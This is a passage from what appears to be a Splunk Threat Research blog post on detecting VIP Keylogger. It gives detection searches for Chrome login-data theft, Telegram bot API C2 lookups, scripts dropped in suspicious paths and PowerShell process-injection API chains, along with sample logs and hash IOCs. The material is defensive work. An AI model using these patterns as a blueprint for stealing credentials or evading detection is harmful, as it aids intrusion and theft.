::ffff:193.122.130.0	6	EC2AMAZ-S49B8M9	vipkeylogger.exe	{b1347f55-741e-69d6-470f-000000005d92}	vipkeylogger.exe	checkip.dydns.org	1	0	DNSEvent (DNS query)	22	EC2AMAZ-S49B8M9	'5-1-5-18'	Micros Sysmon
::ffff:193.122.130.0	6	EC2AMAZ-S49B8M9	vipkeylogger.exe	{b1347f55-7593-69d6-6f0f-000000005d92}	vipkeylogger.exe	checkip.dydns.org	1	0	DNSEvent (DNS query)	22	EC2AMAZ-S49B8M9	'5-1-5-18'	Micros Sysmon
::ffff:193.122.6.168	6	EC2AMAZ-S49B8M9	aspnet_compiler.exe	{b1347f55-73b4-69d6-360f-000000005d92}	aspnet_compiler.exe	checkip.dydns.org	1	0	DNSEvent (DNS query)	22	EC2AMAZ-S49B8M9	'5-1-5-18'	Micros Sysmon
::ffff:193.122.6.168	6	EC2AMAZ-S49B8M9	powershell.exe	{b1347f55-7373-69d6-270f-000000005d92}	powershell.exe	checkip.dydns.org	1	0	DNSEvent (DNS query)	22	EC2AMAZ-S49B8M9	'5-1-5-18'	Micros Sysmon

Figure 29: Windows Gather Victim Network Info Through Ip Check Web Services Detection

Windows Credentials from Password Stores Chrome Login Data Access

The following analytic identifies non-Chrome processes accessing the Chrome user data file "login data".

```
`wineventlog_security` EventCode=4663 object_file_path="*\\AppData\\Local\\Google\\Chrome
```




Figure 30: Windows Credentials from Password Stores Chrome Login Data Access Detection

Executables Or Script Creation In Suspicious Path

The following analytic identifies the creation of executables or scripts in suspicious file paths on Windows systems.

```
| tstats `security_content_summariesonly`
count min(_time) as firstTime
max(_time) as lastTime
` `
```

```
from datamodel=Endpoint.FileSystem where
` `
```

```
FileSystem.file_name IN (
".bat",
".cmd",
".com",
".dll",
".exe",
".js",
".msc",
".pif",
".ps1",
".sys",
".vbe",
".vbs"
)
FileSystem.file_path IN (
"*\\PerfLogs\\*",
"*\\Users\\Administrator\\Music\\*",
"*\\Users\\Default\\*",
"*\\Users\\Public\\*",
"*\\Windows\\debug\\*",
"*\\Windows\\fonts\\*",
"*\\Windows\\Media\\*",
```

```

"*\\Windows\\repair\\*",
"*\\Windows\\servicing\\*",
"*Recycle.bin*",
"*:\\inetpub\\*",
"*\\Microsoft\\Windows\\Libraries\\*"
)
`

```

```

by Filesystem.action Filesystem.dest Filesystem.file_access_time
Filesystem.file_create_time Filesystem.file_hash
Filesystem.file_modify_time Filesystem.file_name
Filesystem.file_path Filesystem.file_acl Filesystem.file_size
Filesystem.process_guid Filesystem.process_id Filesystem.user
Filesystem.vendor_product
| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `executables_or_script_creation_in_suspicious_path_filter`

```

```

| tstats `security_content_summariesonly`
  count min(_time) as firstTime
  max(_time) as lastTime

from datamodel=Endpoint.Filesystem where

Filesystem.file_name IN (
  "*.bat",
  "*.cmd",
  "*.com",
  "*.dll",
  "*.exe",
  "*.js",
  "*.msc",
  "*.pif",
  "*.ps1",
  "*.sys",
  "*.vbe",
  "*.vbs"
)
Filesystem.file_path IN (
  "%\\PerfLogs\\*",
  "%\\Users\\Administrator\\Music\\*",
  "%\\Users\\Default\\*",
  "%\\Users\\Public\\*",
  "%\\Windows\\debug\\*",
  "%\\Windows\\fonts\\*",
  "%\\Windows\\Media\\*",
  "%\\Windows\\repair\\*",
  "%\\Windows\\servicing\\*",
  "%Recycle.bin%",
  "%:\\inetpub\\*",
  "%\\Microsoft\\Windows\\Libraries\\*"
)

by Filesystem.action Filesystem.dest Filesystem.file_access_time
Filesystem.file_create_time Filesystem.file_hash
Filesystem.file_modify_time Filesystem.file_name
Filesystem.file_path Filesystem.file_acl Filesystem.file_size
Filesystem.process_guid Filesystem.process_id Filesystem.user
Filesystem.vendor_product
| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`

```

6 events (08/04/2026 10:00:00.000 to 09/04/2026 10:12:05.000) No Event Sampling

Events Patterns **Statistics (6)** Visualization

20 Per Page Format Preview


file_time	file_name	file_path	file_acl	file_size	process_guid	process_name
	sysinit_t21703A5.cmd	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Libraries\sysinit_t21703A5.cmd	unknown	null	{b1347f55-7365-69d6-1f8f-000000005d02}	
	upd_wt5jok1x.bat	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Libraries\upd_wt5jok1x.bat	unknown	null	{b1347f55-7365-69d6-1f8f-000000005d02}	
	upd_wt5jok1x.bat	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Libraries\upd_wt5jok1x.bat	unknown	null	{b1347f55-74a9-69d7-272b-000000005d02}	

Figure 31: Executables Or Script Creation In Suspicious Path Detection

Windows DNS Query Request by Telegram Bot API

The following analytic detects the execution of a DNS query by a process to the associated Telegram API domain, which could indicate access via a Telegram bot commonly used by malware for command and control (C2) communications.

```
`sysmon` EventCode=22 query = "api.telegram.org" process_name != "telegram.exe"
| stats count min(_time) as firstTime max(_time) as lastTime
BY answer answer_count dvc
process_exec process_guid process_name
query query_count reply_code_id
signature signature_id src
user_id vendor_product QueryName
QueryResults QueryStatus
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_dns_query_request_by_telegram_bot_api_filter`
```



answer	answer_count	dvc	process_exec	process_guid	process_name	query	query_count	reply_code_id	signature
::ffff:149.154.166.110	1	EC2AMAZ-S49B0M9	vipkeylogger.exe	{b1347f55-741e-69d6-420f-000000005d02}	vipkeylogger.exe	api.telegram.org	1	0	DNSEvent (DNS query)
::ffff:149.154.166.110	1	EC2AMAZ-S49B0M9	vipkeylogger.exe	{b1347f55-7593-69d6-6f0f-000000005d02}	vipkeylogger.exe	api.telegram.org	1	0	DNSEvent (DNS query)
::ffff:149.154.166.110	1	EC2AMAZ-S49B0M9	powershell.exe	{b1347f55-7373-69d6-270f-000000005d02}	powershell.exe	api.telegram.org	1	0	DNSEvent (DNS query)

Figure 32: Windows DNS Query Request by Telegram Bot API Detection

PowerShell P/Invoke Process Injection API Chain

The following analytic detects PowerShell Script Block Logging (Event ID 4104) evidence of a complete P/Invoke process-injection API chain at either the compile phase or the execution

phase.

```
`powershell`
EventCode=4104
ScriptBlockText="*add-type*"
ScriptBlockText="*DllImport*"
ScriptBlockText IN (
"*extern IntPtr*",
"*extern bool*",
"*extern uint*",
"*extern int*"
)
| where
(
match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][p][r][o][t][e][c][t]")
AND match(ScriptBlockText, "(?i)[c][r][e][a][t][e][t][h][r][e][a][d]")
)
OR
(
match(ScriptBlockText, "(?i)[o][p][e][n][p][r][o][c][e][s][s]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND (
match(ScriptBlockText, "(?i)[c][r][e][a][t][e][r][e][m][o][t][e][t][h][r][e][a][d]")
)
OR
match(ScriptBlockText, "(?i)[q][u][e][u][e][u][s][e][r][a][p][c]")
)
)
OR
(
match(ScriptBlockText, "(?i)[o][p][e][n][t][h][r][e][a][d]")
AND match(ScriptBlockText, "(?i)[s][u][s][p][e][n][d][t][h][r][e][a][d]")
AND match(ScriptBlockText, "(?i)[g][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND match(ScriptBlockText, "(?i)[s][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND match(ScriptBlockText, "(?i)[r][e][s][u][m][e][t][h][r][e][a][d]")
)
OR
(
match(ScriptBlockText, "(?i)[c][r][e][a][t][e][p][r][o][c][e][s][s]")
AND match(ScriptBlockText, "(?i)[v][i][r][t][u][a][l][a][l][l][o][c]")
AND match(ScriptBlockText, "(?i)[w][r][i][t][e][p][r][o][c][e][s][s][m][e][m][o][r][y]")
AND match(ScriptBlockText, "(?i)[s][e][t][t][h][r][e][a][d][c][o][n][t][e][x][t]")
AND ScriptBlockText = "*ResumeThread*"
)
OR
(
match(ScriptBlockText, "(?i)[n][t][c][r][e][a][t][e][s][e][c][t][i][o][n]")
AND match(ScriptBlockText, "(?i)[n][t][m][a][p][v][i][e][w][o][f][s][e][c][t][i][o][n]")
)
```

```

AND match(ScriptBlockText, "(?i)[c][r][e][a][t][e][r][e][m][o][t][e][t][h][r][e][a][d]")
)
| fillnull
| stats count min(_time) as firstTime
max(_time) as lastTime
by dest signature signature_id user_id vendor_product EventID
Guid Opcode Name Path ProcessID ScriptBlockId ScriptBlockText
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `powershell_pinvoke_process_injection_api_chain_filter`

```




Figure 33: PowerShell P/Invoke Process Injection API Chain Detection

Overall VIP Keylogger Analysis Story consist of 26 Splunk detections.

IOC:

SHA256	description
95e6c6c13f65217f41c371abf6d03594b2bfed2259a1813bb4222fb2d3c32745	MSI_105759.png - Steganography
07ee41817b9f338719bea03676ab607349cc3accba0dddb800f6276a01cfdd9f	img_085027.png - steganography

SHA256	description
<img_085027.png -="" steganography<br=""></img_085027.png> 2df582bb41d1e6f0a6d44e8dbc1d8bca8e3d332bb268685b9dfc381a566c63a6 8d1f59c65ebe64d0e817ffe7ecbf1d5a4bc3768d896c934b00dfd57263c3fe15 8d5de337baa0b0938e4283324d3b1e8ccbdeed694aab3b6118910476200c621b	.vbs script loader
14b25dfcc6e7f69992b3f5543bcc9ebe86bd0b682e211f49cb62c019d8e9bc4d 28613bfb4e866186133235a88e318df3059b01001f297ad6a524eab0885305a5 d2ab8dcab70822c839912cb672e93de459e5608bea210c78a1be56b54cbd8f81 14b25dfcc6e7f69992b3f5543bcc9ebe86bd0b682e211f49cb62c019d8e9bc4d	.bat script loader
9bca7a3ac404807c63670141a3459eac24450e0cffbe1066cd3c8b503a917170 9905c76ccf4ebdd12e1df63047a3206026073781d885165e82d298656b5f4937 927c6d68f6413e437e4a919b2007f6a2ade32be71f80467856ce19a0325b63eb ae6918bfe8774e1ec1ec34f3db26e7e548dd0dc33a4e6fa80970e0bd2ba7ad9d a2862e4d2c722c7bfc86aa6c2c589455659b7a4ce6bb15ae55706df40e0f1f4e	.js loader
cbdec69250504d0b00bf3a9ac2209e3f6000553aa0e8980489b8d88106af6b7 b79d5ad4a4b03f9b153d27d356c6e62648fa87c2c378af407b894ed66119b921	VIP Keylogger

SHA256	description
2801ccd00ad4c93afcc23b9f8e5f56a8ddef81c1f4b331978d9b288a69f8ce4d	Powershell Stager
93cca0789e92ef11ccc9abd411bdc621a34138aaee4db3241f5266bccc7eac78	Powershell in Environment Variable

Learn More


This blog aims to help security analysts, blue teamers, and Splunk users identify VIP Keylogger activity by providing insights into the tactics, techniques, and procedures (TTPs) employed by threat actors. You can implement the detections in this blog using the Enterprise Security Content Updates app or the Splunk Security Essentials app. To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel [#security-research](#). Follow these instructions [If you need an invitation to our Splunk user groups on Slack](#).

Contributors

We would like to thank Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team for their contributions: Bhavin Patel, Rod Soto, Patrick Bareiss, Raven Tait, AJ King , Nasreddine Bencherchali and Lou Stella.



Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.



Teoderick Contreras

I'm a Senior Threat Research Engineer on Splunk's Threat Research Team. I've been working in the cybersecurity industry for almost 12+ years. I primarily focus on malware reverse engineering/analysis, digital forensics and detection development.

About Splunk



The world's leading organizations rely on Splunk, a Cisco company, to continuously strengthen digital resilience with our unified security and observability platform, powered by industry-leading AI.

Our customers trust Splunk's award-winning security and observability solutions to secure and improve the reliability of their complex digital environments, at any scale.

[Learn more about Splunk](#)

[Subscribe to Perspectives by Splunk](#) for curated C-suite insights, delivered to your inbox every month.

[Subscribe to Perspectives](#)

© 2005 - 2026 Splunk LLC All rights reserved.